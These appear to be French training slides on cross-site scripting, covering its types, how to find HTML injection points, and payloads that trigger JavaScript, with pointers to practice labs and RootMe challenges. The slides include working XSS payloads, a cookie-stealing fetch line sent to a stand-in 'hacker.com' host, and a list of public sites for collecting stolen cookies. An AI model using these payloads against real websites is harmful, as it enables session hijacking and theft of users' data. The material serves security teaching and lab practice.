=> Et comme le JavaSript s'exécute dans le navigateur... il peut être manipulé par un acteur malveillant → XSS



QU'EST CE QU'UNE XSS?

Une attaque par injection de code malveillant qui permet à un attaquant d'exécuter du JavaScript dans le navigateur de la victime

=> Permet de :


- Voler des cookies de session
- Modifier l'apparence du site
- Rediriger des utilisateurs sur des sites de phishing
- Voler des données visibles sur la page (tokens, profil utilisateur, mail, etc.)

Exemple : Balises HTML qui exécutent du JavaScript :

- <script>...</script>
-
-
- <svg onload=...>
- <button onclick=...>


3

XSS STOCKÉE




3

XSS RÉFLÉCHIE



3

DOM XSS



Chercher d'abord une HTML Injection

Trouver d'abord des injections HTML en injectant des payloads innofensifs dans des inputs utilisateur

- <h1>test</h1>
- "><u>test
- "><h1>test
- "abc><h1>test<h1>



Transformer l'HTML Injection en XSS

Une fois le point d'injection HTML trouvé, déclenchez le JS

- <script>alert(1)</script>
- <u/onmouseover=alert(1)>test
-
- <svg onload=alert(1)>



L'Attaque

Exfiltrer les données intéressantes (Vol de cookies, keylogger, redirection, CSRF, etc.)

```
<script>fetch('https://hacker.com/cookie=' + btoa(document.cookie));</script>
```



XSS - DÉMONSTRATION

Exercice 1 : Reflected XSS

Exercice 2 : Stored XSS

Exercice 3 : Vol de cookies



XSS - RESSOURCES

[Excess XSS: A comprehensive tutorial on cross-site scripting](#)

[PayloadsAllTheThings XSS Injection](#)

Sites pour exfiltrer des cookies :

- [requestrepo.com](#)
- [webhook.site](#)
- [requestbin.net](#)



XSS - RESSOURCES

[PortsWigger - XSS Labs](#)

[Challenges RootMe WebClient:](#)

XSS - Stockée 1

XSS - Stockée 2

XSS DOM Based - Introduction

XSS DOM Based - AngularJS

XSS DOM Based - Eval

XSS DOM Based - Filters Bypass

XSS - Stored - contournement de filtres

XSS - DOM Based

XSS - Volatile

CSP Bypass - Inline code

CSP Bypass -Nonce 2

CSP Bypass - Dangling markup

CSP Bypass - JSONP

CSP Bypass - Dangling markup 2

